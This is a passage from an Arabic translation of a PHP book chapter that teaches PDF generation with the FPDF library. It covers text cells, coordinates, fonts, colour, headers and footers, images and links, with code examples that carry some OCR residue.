في المثال 11-1، بدأنا بالرجوع إلى مكتبة FPDF باستخدام الدالة `require()`. ثم أنشأ الكود مثيلًا جديدًا لكائن FPDF. لاحظ أن جميع الاستدعاءات إلى مثيل FPDF الجديد هي استدعاءات موجهة للكائنات للطرق الموجودة في هذا الكائن. (ارجع إلى الفصل السادس إذا واجهتك مشكلة مع الأمثلة الواردة في هذا الفصل.) بعد إنشاء المثيل الجديد لكائن FPDF، ستحتاج إلى إضافة صفحة واحدة على

الأقل إلى الكائن، لذلك استدعينا طريقة `AddPage()`. بعد ذلك، تحتاج إلى تعيين الخط للإخراج الذي توشك على إنشائه باستخدام استدعاء `SetFont()`. بعد ذلك، باستخدام استدعاء طريقة `cell()`، يمكنك إرسال الإخراج إلى المستند الذي تم إنشاؤه. لإرسال كل عملك إلى المتصفح، ما عليك سوى استخدام طريقة `output()`.

أساسيات إخراج نصوص الخلية "Outputting Basic Text Cells"

في مكتبة FPDF، تكون الخلية "*cell*" منطقة مستطيلة على الصفحة يمكنك إنشاؤها والتحكم فيها. يمكن أن تحتوي هذه الخلية على ارتفاع وعرض وحد، وبالطبع يمكن أن تحتوي على نص. الصيغة الأساسية لطريقة `cell()` هي كما يلي:

```
cell(float w [, float h [, string txt [, mixed border
 [, int ln [, string align [, int fill [, mixed
link]]]]]]])
```

الخيار الأول هو العرض"width" ، ثم الارتفاع "height"، ثم النص "text" الذي سيتم إخراجه. يتبع ذلك الحد "border"، وعنصر تحكم السطر الجديد، والمحاذاة، وأي لون تعبئة للنص، وأخيرًا ما إذا كنت تريد أن يكون النص رابط HTML. لذلك، على سبيل المثال: إذا أردنا تغيير مثالنا الأصلي ليكون له حد ويكون محاذيًا للوسط، فسنقوم بتغيير كود الخلية إلى ما يلي:

```
$pdf->cell(90, 10, "Hello Out There!", 1, 0, 'C');
```

ستستخدم طريقة `cell()` بشكل مكثف عند إنشاء مستندات PDF باستخدام FPDF، لذلك ستتم خدمتك جيدًا من خلال قضاء بعض الوقت في التعرف على خصوصيات وعموميات هذه الطريقة. سوف نغطي معظمهم في هذا الفصل.

النص

النص هو قلب ملف PDF. وفقًا لذلك، هناك العديد من الخيارات لتغيير مظهره وتخطيطه. في هذا القسم، سنناقش النظام الإحداثي المستخدم في مستندات PDF ودوال إدراج النص وتغيير سمات النص واستخدام الخط.

إحداثيات "Coordinates"

الأصل (0 ، 0) في مستند PDF بمكتبة FPDF موجود في الزاوية العلوية اليسرى من الصفحة المحددة. تم تحديد جميع القياسات بالنقاط أو المليمترات أو البوصة أو السنتيمتر. النقطة (الافتراضية) تساوي 1/72 بوصة "inch"، أو 0.35 مم. في المثال 11-2، قمنا بتغيير الإعدادات الافتراضية لأبعاد الصفحة إلى البوصات باستخدام مثيل فئة `FPDF()`. الخيارات الأخرى مع هذا الاستدعاء هي اتجاه الصفحة "orientation of the page" (عمودي "portrait" أو أفقي "landscape") وحجم الصفحة (عادةً Legal أو Letter). يتم عرض الخيارات الكاملة لهذا إنشاء مثيل في الجدول 11-1.

الجدول 11-1. خيارات FPDF

معلمات مُنشئ FPDF()	خيارات المعلمة
اتجاه "Orientation"	**P** (عمودي "portrait"، افتراضي) **L** (أفقي "landscape")
وحدات القياس "Units of measurement"	**pt** (نقطة "point"، أو 1/72 بوصة؛ افتراضي) **in** (بوصة "inch") **mm** (ملليمتر "millimeter") **cm** (سانتيمتر "centimeter")

حجم الصفحة "Page size"	Letter "حرف" (افتراضي) قانوني "Legal" A5 A3 A4 أو حجم قابل للتخصيص (انظر وثائق FPDF)

أيضًا في المثال 11-2، نستخدم استدعاء طريقة ln() لإدارة أي سطر من الصفحة نتواجد فيه. يمكن للطريقة ln() أن تأخذ مدخل اختياري، ترشدها إلى عدد الوحدات (أي وحدة القياس المحددة في استدعاء المنشئ) التي يجب نقلها. في حالتنا، حددنا الصفحة لتكون بالبوصة، لذلك نحن نتحرك خلال المستند بوحدات القياس بالبوصة. علاوة على ذلك، نظرًا لأننا حددنا الصفحة بالبوصة، فإن إحداثيات طريقة cell() يتم عرضها أيضًا بالبوصة.

ملاحظة:

هذه ليست الطريقة المثالية لإنشاء صفحة PDF، لأنك لا تملك تحكمًا دقيقًا بالبوصة كما تفعل بالنقاط أو المليمترات. لقد استخدمنا البوصات في هذه الحالة حتى يمكن رؤية الأمثلة بشكل أكثر وضوحًا.

المثال 11-2 يضع النص في زوايا ووسط الصفحة.

مثال 11-2. إظهار الإحداثيات وإدارة الخط

```
<?php
require("../fpdf/fpdf.php");
```

```
$pdf = new FPDF('P', 'in', 'Letter');
$pdf->addPage();

$pdf->setFont('Arial', 'B', 24);


$pdf->cell(0, 0, "Top Left!", 0, 1, 'L');
$pdf->cell(6, 0.5, "Top Right!", 1, 0, 'R');
$pdf->ln(4.5);

$pdf->cell(0, 0, "This is the middle!", 0, 0, 'C');
$pdf->ln(5.3);

$pdf->cell(0, 0, "Bottom Left!", 0, 0, 'L');
$pdf->cell(0, 0, "Bottom Right!", 0, 0, 'R');

$pdf->output();
```

يظهر ناتج المثال 11-2 في الشكل 11-2.



الشكل 11-2. تنسيق الإخراج التجريبي والتحكم في الخط

لذلك دعونا نحلل هذا الكود قليلا. بعد تحديد الصفحة بالمُنشئ، نرى سطور التعليمات البرمجية التالية:

```
$pdf->cell(0, 0, "Top Left!", 0, 1, 'L');
```

```
$pdf->cell(6, 0.5, "Top Right!", 1, 0, 'R');
$pdf->ln(4.5);
```

يخبر استدعاء طريقة `cell()` الأول فصل PDF أن يبدأ من الإحداثيات العليا (0،0) ويكتب النص المضبوط إلى اليسار "left-justified text" "أعلى اليسار!" بدون حدود، ولإدراج فاصل أسطر في نهاية الإخراج. يطالب استدعاء طريقة `cell()` التالي بإنشاء خلية بعرض ست بوصات، تبدأ مرة أخرى في الجانب الأيسر من الصفحة، بحد ارتفاع نصف بوصة ونص مضبوط إلى اليمين "right-justified text" "أعلى اليمين!" ثم نطلب من فئة PDF التحرك لأسفل بمقدار 4½ بوصة على الصفحة باستخدام جملة `ln(4.5)`، ومتابعة توليد الإخراج من تلك النقطة. كما ترى، هناك الكثير من التركيبات الممكنة مع طرق `cell()` و `ln()` وحدها. لكن هذا ليس كل ما يمكن أن تفعله مكتبة FPDF.

خاصيات النص

هناك ثلاث طرق شائعة لتغيير مظهر النص: غامق "bold" وتسطير ومائل "underline". في المثال 11-3، تم استخدام طريقة `SetFont()` (المقدمة سابقًا في الفصل) لتغيير تنسيق النص الصادر. لاحظ أن هذه التعديلات في مظهر النص ليست خاصة "exclusive" (على سبيل المثال: يمكنك استخدامها في أي مجموعة) وأنه تم تغيير اسم الخط في آخر استدعاء `SetFont()`.

مثال 11-3. إظهار خاصيات الخط

```
<?php
require("../fpdf/fpdf.php");

$pdf = new FPDF();
```

```
$pdf->addPage();



$pdf->setFont("Arial", '', 12);
$pdf->cell(0, 5, "Regular normal Arial Text here, size
12", 0, 1, 'L');
$pdf->ln();


$pdf->setFont("Arial", 'IBU', 20);
$pdf->cell(0, 15, "This is Bold, Underlined, Italicised
Text size 20", 0, 0, 'L');
$pdf->ln();


$pdf->setFont("Times", 'IU', 15);
$pdf->cell(0, 5, "This is Underlined Italicised 15pt
Times", 0, 0, 'L');


$pdf->output();
```

أيضًا، في هذا الكود، تم استدعاء المُنشئ بدون أي سمات تم تمريرها إليه، باستخدام القيم الافتراضية للصورة، والنقاط، والحرف. يظهر ناتج المثال 11-3 في الشكل 11-3.



الشكل 11-3. تغيير أنواع الخطوط وأحجامها وخاصياتها

أنماط الخطوط المتوفرة التي تأتي مع FPDF هي:

- ❖ Courier (عرض ثابت "fixed-width")
- ❖ Helvetica أو Arial (synonymous; sans serif)
- ❖ Times (serif)
- ❖ Symbol (الرموز)
- ❖ ZapfDingbats (الرموز)

يمكنك تضمين أي مجموعة خطوط أخرى لديك ملف التعريف الخاص بها باستخدام طريقة `AddFont()`.

بالطبع، لن يكون هذا ممتعًا على الإطلاق إذا لم تتمكن من تغيير لون النص الذي تخرجه إلى تعريف PDF. أدخل طريقة `SetTextColor()`. تأخذ هذه الطريقة تعريف الخط الموجود وتغير لون النص ببساطة. تأكد من استدعاء هذه الطريقة قبل استخدام طريقة `cell()` بحيث يمكن تغيير محتوى الخلية. معلمات اللون هي مجموعات من الثوابت الرقمية باللون الأحمر والأخضر والأزرق من 0 (بلا) إلى 255 (بالألوان الكاملة). إذا لم تمرر في المعلمتين الثانية والثالثة، فسيكون الرقم الأول ظلًا للرمادي مع قيم حمراء وخضراء وزرقاء مساوية للقيمة التي تم تمريرها منفردة. يوضح المثال 11-4 كيف يمكن استخدام هذا.

مثال 11-4. إظهار سمات اللون

```
<?php
require("../fpdf/fpdf.php");
```


```
$pdf = new FPDF();
$pdf->addPage();

$pdf->setFont("Times", 'U', 15);
$pdf->setTextColor(128);
$pdf->cell(0, 5, "Times font, Underlined and shade of Grey Text", 0, 0, 'L');
$pdf->ln(6);

$pdf->setTextColor(255, 0, 0);
$pdf->cell(0, 5, "Times font, Underlined and Red Text", 0, 0, 'L');

$pdf->output();
```

الشكل 11-4 هو نتيجة الكود في المثال 11-4.



الشكل 11-4. إضافة اللون إلى إخراج النص

رؤوس الصفحات والتذييلات وملحق الفصل الدراسي

لقد نظرنا حتى الآن فقط في ما يمكن إخراجه إلى صفحة PDF بكميات صغيرة. لقد فعلنا ذلك عن قصد، لنظهر لك تنوع ما يمكنك القيام به في بيئة خاضعة للرقابة. نحن الآن بحاجة إلى توسيع ما يمكن أن تفعله مكتبة FPDF. تذكر أن هذه المكتبة هي في الواقع مجرد تعريف فئة مقدم لاستخدامك وامتدادك، وسننظر في الأخير الآن. نظراً لأن FPDF هو بالفعل تعريف فئة، فكل ما يتعين علينا القيام به لتوسيعه هو استخدام أمر الكائن الأصلي لـ PHP، مثل هذا:

class MyPDF extends FPDF

هنا نأخذ فئة FPDF ونوسعها باسم جديد لـ MyPDF. ثم يمكننا تمديد أي من الطرق في الكائن. يمكننا حتى إضافة المزيد من الطرق إلى ملحق الفئة لدينا إذا أردنا ذلك، ولكن المزيد عن ذلك لاحقًا. الطريقتان الأوليان اللتان سنلقي نظرة عليهما هما امتدادات للطرق الفارغة الحالية المحددة مسبقًا في أصل فئة FPDF: `header()` و `footer()`. تقوم هذه الطرق، كما تدل أسمائها، بإنشاء رؤوس الصفحات وتذييلاتها لكل صفحة في مستند PDF الخاص بك. يوضح المثال 11-5، وهو طويل نوعًا ما، تعريف هاتين الطريقتين. ستلاحظ فقط بعض الطرق المستخدمة حديثًا، الأكثر أهمية هو `AliasNbPages()`، والذي يستخدم ببساطة لتتبع إجمالي عدد الصفحات في مستند PDF قبل إرسالها إلى المتصفح.

مثال 11-5. تحديد طرق الرأس والتذييل

```
<?php
require("../fpdf/fpdf.php");

class MyPDF extends FPDF
{
 function header()
```

```
{
global $title;

$this->setFont("Times", '', 12);
$this->setDrawColor(0, 0, 180);
$this->setFillColor(230, 0, 230);
$this->setTextColor(0, 0, 255);
$this->setLineWidth(1);

$width = $this->getStringWidth($title) + 150;
$this->cell($width, 9, $title, 1, 1, 'C', 1);
$this->ln(10);
}

function footer()
{
//Position at 1.5 cm from bottom
$this->setY(-15);
$this->setFont("Arial", 'I', 8);
$this->cell(0, 10,
"This is the page footer -> Page {$this->pageNo()}/{nb}", 0, 0, 'C');
}
}

$title = "FPDF Library Page Header";
```

```
$pdf = new MyPDF('P', 'mm', 'Letter');
$pdf->aliasNbPages();
$pdf->addPage();

$pdf->setFont("Times", '', 24);
$pdf->cell(0, 0, "some text at the top of the page", 0, 0, 'L');
$pdf->ln(225);


$pdf->cell(0, 0, "More text toward the bottom", 0, 0, 'C');

$pdf->addPage();
$pdf->setFont("Arial", 'B', 15);

$pdf->cell(0, 0, "Top of page 2 after header", 0, 1, 'C');

$pdf->output();
```

تظهر نتائج المثال 11-5 في الشكل 11-5. هذه لقطة لكلا الصفحتين جنباً إلى جنب لتظهر لك عدد الصفحات في التذييلات ورقم الصفحة في أعلى الصفحة (الصفحات) بعد الصفحة 1. يحتوي الرأس على خلية بها بعض التلوين (للتأثيرات التجميلية)؛ بالطبع، ليس عليك استخدام الألوان إذا كنت لا تريد ذلك.



الشكل 11-5. إضافة رأس وتذييل FPDF

الصور والروابط

يمكن لمكتبة FPDF أيضًا التعامل مع إدراج الصور والتحكم في الروابط داخل مستند PDF أو خارجيًا إلى عناوين الويب الخارجية. دعنا نلقي نظرة أولية على كيف يسمح FPDF لك بإدراج رسومات في المستند. ربما تقوم بإنشاء مستند PDF يستخدم شعار شركتك وتريد عمل لافتة للطباعة أعلى كل صفحة. يمكننا استخدام طرق `header()` و `footer()` التي حددناها في القسم السابق للقيام بذلك. بمجرد أن يكون لدينا ملف صورة لاستخدامه، فإننا ببساطة نستدعي طريقة `image()` لوضع الصورة في مستند PDF.

يبدو كود طريقة `header()` الجديد كما يلي:

```
function header()
{
 global $title;


 $this->setFont("Times", '', 12);
 $this->setDrawColor(0, 0, 180);
 $this->setFillColor(230, 0, 230);
 $this->setTextColor(0, 0, 255);
 $this->setLineWidth(0.5);

 $width = $this->getStringWidth($title) + 120;


 $this->image("php_logo_big.jpg", 10, 10.5, 15, 8.5);
 $this->cell($width, 9, $title, 1, 1, 'C');
 $this->ln(10);
}
```

كما ترى، معلمات طريقة `image()` هي اسم ملف الصورة المراد استخدامها، والإحداثي x الذي يبدأ عنده إخراج الصورة، والإحداثي y، وعرض الصورة وارتفاعها. إذا لم تحدد العرض والارتفاع، فستبذل FPDF قصارى جهدها لعرض الصورة عند إحداثيات x و y التي حددتها. لقد تغير الكود قليلاً في مناطق أخرى أيضًا. أزلنا معلمة لون التعبئة من استدعاء طريقة `cell()` على الرغم من أنه لا يزال لدينا طريقة لون التعبئة المستدعى. هذا يجعل منطقة المربع حول خلية الرأس بيضاء حتى نتمكن من إدراج الصورة دون متاعب.

يظهر إخراج هذا الرأس الجديد مع الصورة المدرجة في الشكل 11-6.



الشكل 11-6. رأس صفحة PDF مع ملف الصورة المدرج

يحتوي هذا القسم أيضًا على روابط في عنوانه، لذلك دعونا الآن نحول انتباهنا إلى كيفية استخدام FPDF لإضافة روابط إلى مستندات PDF. يمكن لـ FPDF إنشاء نوعين من الروابط: رابط داخلي *"internal"* (على سبيل المثال: أحدهما داخل مستند PDF إلى موقع آخر داخل نفس المستند، مثل الصفحتين السابقتين) ورابط خارجي *"external"* إلى عنوان URL على الويب.

يتم إنشاء ارتباط داخلي في جزأين. تقوم أولاً بتحديد نقطة البداية، أو الأصل، للارتباط، ثم تقوم بتعيين نقطة الارتساء، أو الوجهة، للمكان الذي سينتقل إليه الارتباط عند النقر فوقه. لتعيين أصل الرابط، استخدم طريقة `addLink()`. ستعيد هذه الطريقة المقبض الذي تحتاج إلى استخدامه عند إنشاء جزء الوجهة من الارتباط. لتعيين الوجهة، استخدم طريقة `setLink()`، التي تأخذ مقبض رابط الأصل كمعامل لها حتى تتمكن من تنفيذ الصلة بين الخطوتين.

يمكن إنشاء رابط نوع URL خارجي بطريقتين. إذا كنت تستخدم صورة كرابط، فستحتاج إلى استخدام طريقة `image()`. إذا كنت تريد استخدام نص مستقيم كرابط، فستحتاج إلى استخدام طريقة `cell()` أو `write()`. نستخدم طريقة `write()` في هذا المثال.

يتم عرض الروابط الداخلية والخارجية في المثال 11-6.

مثال 11-6. عمل روابط داخلية وخارجية

```
<?php
require("../fpdf/fpdf.php");

$pdf = new FPDF();

// First page
$pdf->addPage();
$pdf->setFont("Times", '', 14);

$pdf->write(5, "For a link to the next page - Click");
$pdf->setFont('', 'U');
$pdf->setTextColor(0, 0, 255);
$linkToPage2 = $pdf->addLink();
$pdf->write(5, "here", $linkToPage2);
$pdf->setFont('');

// Second page
$pdf->addPage();
$pdf->setLink($linkToPage2);
$pdf->image("php-tiny.jpg",  10,  10,  30,  0,  '',
"http://www.php.net");
$pdf->ln(20);

$pdf->setTextColor(1);
```

```
$pdf->cell(0, 5, "Click the following link, or click on
the image", 0, 1, 'L');

$pdf->setFont('', 'U');

$pdf->setTextColor(0,0,255);


$pdf->write(5,                          "www.oreilly.com",
"http://www.oreilly.com");


$pdf->output();
```

يتم عرض الإخراج المكون من صفحتين الذي ينتج عن هذا الكود في الشكلين 11-7 و11-8.



الشكل 11-7. الصفحة الأولى من مستند PDF المرتبط



الشكل 11-8. الصفحة الثانية من مستند PDF المرتبط مع روابط URL

الجداول والبيانات

